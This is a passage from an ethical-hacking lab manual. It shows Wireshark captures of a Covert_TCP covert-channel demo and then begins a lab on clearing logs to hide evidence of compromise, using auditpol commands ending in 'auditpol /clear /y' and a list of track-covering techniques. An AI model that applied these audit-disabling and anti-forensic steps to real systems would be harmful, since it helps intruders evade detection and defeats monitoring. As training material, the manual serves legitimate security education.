0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00
0010 00 28 53 00 00 00 40 06 11 a7 0a 0a 01 0d 0a 0a
0020 01 09 22 b8 27 0f af 0b 00 00 00 00 00 00 50 02
0030 02 00 9e e6 00 00

Identification (ip.id), 2 bytes Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) Profile: Default

Menu (as superuser)

Applications Places System *eth0 (as superuser) Wed May 18, 05:39

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512

Frame 308: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x6500 (25856)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xffa6 [validation disabled]
[Header checksum status: Unverified]

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00
0010 00 28 65 00 00 00 40 06 ff a6 0a 0a 01 0d 0a 0a
0020 01 09 22 b8 27 0f d0 20 00 00 00 00 00 00 50 02
0030 02 00 7d d1 00 00

Identification (ip.id), 2 bytes Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) Profile: Default

Menu (as superuser)

Module 06 – System Hacking

Applications Places System *eth0 (as superuser) Wed May 18, 05:39

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

Frame 315: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x6300 (25344)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x01a7 [validation disabled]
[Header checksum status: Unverified]

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00
0010 00 28 63 00 00 00 40 06 01 a7 0a 0a 01 0d 0a 0a
0020 01 09 22 b8 27 0f eb 09 00 00 00 00 00 50 02
0030 02 00 62 e8 00 00

Identification (ip.id), 2 bytes Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) Profile: Default

Menu (as superuser)

Applications Places System *eth0 (as superuser) Wed May 18, 05:40

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

Frame 317: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x7200 (29184)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xf2a6 [validation disabled]
[Header checksum status: Unverified]

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00
0010 00 28 72 00 00 00 40 06 f2 a6 0a 0a 01 0d 0a 0a
0020 01 09 22 b8 27 0f c3 04 00 00 00 00 00 50 02
0030 02 00 8a ed 00 00

Identification (ip.id), 2 bytes Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) Profile: Default

Menu (as superuser)

Module 06 – System Hacking

Applications Places System *eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
318	157.815098400	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
325	158.814927100	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
326	158.815169200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
328	159.815056900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
329	159.815363200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
332	160.815284900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512

Frame 325: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x6500 (25856)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xffa6 [validation disabled]
[Header checksum status: Unverified]

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00
0010 00 28 65 00 00 00 40 06 ff a6 0a 0a 01 0d 0a 0a
0020 01 09 22 b8 27 0f 58 16 00 00 00 00 00 00 50 02
0030 02 00 f5 db 00 00

Identification (ip.id), 2 bytes

Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) Profile: Default

Menu (as superuser)

Applications Places System *eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
318	157.815098400	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
325	158.814927100	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
326	158.815169200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
328	159.815056900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
329	159.815363200	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
332	160.815284900	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512

Frame 328: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x7400 (29696)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xf0a6 [validation disabled]
[Header checksum status: Unverified]

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00
0010 00 28 74 00 00 00 40 06 f0 a6 0a 0a 01 0d 0a 0a
0020 01 09 22 b8 27 0f 76 20 00 00 00 00 00 00 50 02
0030 02 00 d7 d1 00 00

Identification (ip.id), 2 bytes

Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) Profile: Default

Menu (as superuser)

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 11**, **Parrot Security** and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, the number "4" is written in a large, white, sans-serif font.

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Hiding artifacts in windows and Linux machines
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing:** Disable the auditing features of the target system
- **Clearing Logs:** Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs:** Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network:** Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS:** Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files:** Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality:** Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Lab Tasks

Task 1: View, Enable, and Clear Audit Policies using Auditpol

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

Here, we will use Auditpol to view, enable, and clear audit policies.

1. Turn on the **Windows 11** virtual machine.


Module 06 – System Hacking

2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network

3. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
4. The **User Account Control** pop-up appears; click **Yes**.



5. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.

```

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    No Auditing
  System Integrity             Success and Failure
  IPsec Driver                 No Auditing
  Other System Events          Success and Failure
  Security State Change        Success
Logon/Logoff
  Logon                       Success and Failure
  Logoff                      Success
  Account Lockout              Success
  IPsec Main Mode              No Auditing
  IPsec Quick Mode             No Auditing
  IPsec Extended Mode          No Auditing
  Special Logon                Success
  Other Logon/Logoff Events     No Auditing
  Network Policy Server        Success and Failure
  User / Device Claims         No Auditing
  Group Membership             No Auditing
Object Access
  File System                  No Auditing
  Registry                     No Auditing
  Kernel Object                No Auditing
  SAM                          No Auditing
  Certification Services       No Auditing
  Application Generated        No Auditing
  Handle Manipulation          No Auditing
  File Share                   No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events    No Auditing
  Detailed File Share          No Auditing
  Removable Storage            No Auditing
  Central Policy Staging       No Auditing
Privilege Use
  Non Sensitive Privilege Use   No Auditing
  Other Privilege Use Events    No Auditing
  Sensitive Privilege Use       No Auditing

```

6. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.

```

Account Logon
  Kerberos Service Ticket Operations No Auditing
  Other Account Logon Events         No Auditing
  Kerberos Authentication Service     No Auditing
  Credential Validation               No Auditing

C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>

```


7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

```

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    Success and Failure
  System Integrity             Success and Failure
  IPsec Driver                 Success and Failure
  Other System Events          Success and Failure
  Security State Change        Success and Failure
Logon/Logoff
  Logon                       Success and Failure
  Logoff                      Success
  Account Lockout              Success
  IPsec Main Mode              No Auditing
  IPsec Quick Mode             No Auditing
  IPsec Extended Mode          No Auditing
  Special Logon                Success
  Other Logon/Logoff Events     No Auditing
  Network Policy Server        Success and Failure
  User / Device Claims         No Auditing
  Group Membership             No Auditing
Object Access
  File System                  No Auditing
  Registry                    No Auditing
  Kernel Object                No Auditing
  SAM                         No Auditing
  Certification Services       No Auditing
  Application Generated         No Auditing
  Handle Manipulation           No Auditing
  File Share                   No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events    No Auditing
  Detailed File Share           No Auditing
  Removable Storage            No Auditing
  Central Policy Staging        No Auditing
Privilege Use
  Non Sensitive Privilege Use   No Auditing
  Other Privilege Use Events     No Auditing
  Sensitive Privilege Use       No Auditing
Detailed Tracking
  Process Creation              No Auditing
  Process Termination           No Auditing

```

8. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.

```

Account Logon
  Kerberos Service Ticket Operations    Success and Failure
  Other Account Logon Events            Success and Failure
